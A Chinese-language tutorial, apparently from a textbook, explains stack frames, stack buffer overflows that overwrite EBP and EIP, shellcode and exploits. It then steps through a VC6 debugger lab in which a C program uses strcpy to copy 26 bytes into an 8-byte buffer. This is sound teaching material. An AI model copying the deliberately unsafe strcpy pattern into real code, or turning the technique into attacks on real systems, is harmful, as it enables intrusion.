通常在一次函数调用中,堆栈中将被依次压入参数、返回地址、EBP。如果函数有局部变量,接下来,就在堆栈中开辟相应的空间以构造变量。函数执行结束,这些局部变量的内容将被丢失,但不被清除。在函数返回的时候弹出EBP,恢复堆栈到函数调用的地址,弹出返回地址到EIP以继续执行程序。

在C语言程序中,参数的压栈顺序是反向的。比如func(a,b,c),在参数入栈的时候,是先压c,再压b,最后压a。在取参数的时候,由于栈是先入后出,因此先取栈顶的a,再取b,最后取c。

说明:ESP寄存器存放当前线程的栈顶指针,EBP寄存器中保存当前线程的栈底指针。EIP寄存器存放下一个CPU指令存放的内存地址,当CPU执行完当前的指令后,从EIP寄存器中读取下一条指令的内存地址,然后继续执行。

堆栈溢出就是不顾堆栈中分配的局部数据块大小,向该数据块写入了过多的数据,导致数据越界,结果覆盖了堆栈中的其他数据,并将过程的返回地址覆盖,这样当过程返回时,程序结束返回时返回到被修改的地址去执行代码。

图1中的缓冲区堆栈只有16字节空间,当向堆栈分配的缓冲区中存储的数据比它所能容纳的数据多时,将会发生什么? 当复制一个16字节的数据("A"即0x41)到图中的缓冲区时,缓

冲区就已经存储满了。而复制一个17字节的数据时，将有1字节会溢出到被用于存储堆栈上的空间，这就是数据溢出的开始。如果这个溢出的趋势继续，当复制一个28字节的0x41时，就控制了EBP所指向的内容；当复制一个32字节的0x41时，就控制了EIP。当一个RET发生时，它将弹出被覆盖的EIP，然后跳转到它，这样就得到了控制权。在控制EIP后，就可以使它指向任何所期望的地方，包括已经提供的代码。




图1

另外请注意，在c 函数中，堆栈的结构为：

参数n

参数n-1

……

参数2

参数1

返回地址

EBP

局部变量1

局部变量2

……

通过越界访问局部变量，可以覆盖（控制）函数的返回地址，造成程序崩溃或控制程序流程。

什么是ShellCode

Shellcode是溢出程序和蠕虫病毒的核心，提到它自然就会和漏洞联想在一起，毕竟Shellcode只对没有打补丁的主机有用武之地。

Shellcode实际上是一段代码（也可以是填充数据），是发送到被攻击电脑的二进制代码。不同的shllcode有不同的功能，如获取对方机器的shell，在对方机器上增加用户，网络蠕虫的shellocode就是完成自我复制。Shellcode一般是作为数据发送给被攻击电脑的。

现在网上有很多通用的shellcode，我们可以直接使用。

什么是exploit

exploit字面上的意思是"开拓、开发"，在黑客圈子里，是"漏洞及其利用"。通俗的说，exploit就是能触发漏洞的代码，这和shellcode不同，shellcode是通用的，exploit是对每种漏洞用不同的exploit去触发，让软件或系统崩溃，或导致软件溢出后去执行某种功能的shellcode。

软件溢出过程实验观察

环境：VC6编程开发环境。图2是一个最简单的缓冲区溢出的源程序。我们建立工程win32 console applica-tion，按F11，如图3所示，开始观察内存，看寄存器，看汇编语言部分。后面的过程都是单步执行，仔细观察，按F10和F11，如图4所示。

```
#include "stdio.h"
#include "string.h"

int overflow(char *buf)
{
    char output[8];

    strcpy(output,buf);

    printf("buf的地址是:%p\n",buf);
    printf("output内容为:%s\n",output);

    return 0;
}

int main()
{
    char buf[26];
    for(int j=0;j<26;j++) { buf[j]='A'; }
    overflow(buf);
    return 0;
```

图2




图3

Main函数栈桢为0x0012ffc0-0x0012ff84，汇编执行一步，把EBP的值0012ffc0 放入栈0012ff80处，如图5所示。

汇编再执行一次，给子函数分配栈空间，栈顶抬高，ESP变小（栈空间从高地址往低地址生长），这样从新的EBP→ESP形成main函数的




图 4




图 5

栈空间FF80-FF14，如图6所示。




图 6

之后进入子函数，栈空间的调用参数、返回地址分别放在0x0012ff10和0x0012ff08，如图7 所示。

把EBP[0x0012ff80]保留到栈空间，把ESP 0x0012ff08给EBP，把EBP减少0012feb4，形成子函数的栈空间，output分配在0012ff08，如图8所示。

下面我们观察缓冲区溢出，看看把26个字节copy到8字节缓冲区后的结果。Overflower分配




图 7




图 8

了8个字节的缓冲区，看看栈空间，由高地址到低地址，0x0012ff1、00x0012ff0c和0x0012ff08分别存放调用参数[buf]、EIP[]、EBP[0x0012ff80]，output 8个字节的开始空间是00x12ff00，从0x12ff00开始往高地址方向26个字节全被0x41“A”填充，如图9所示。

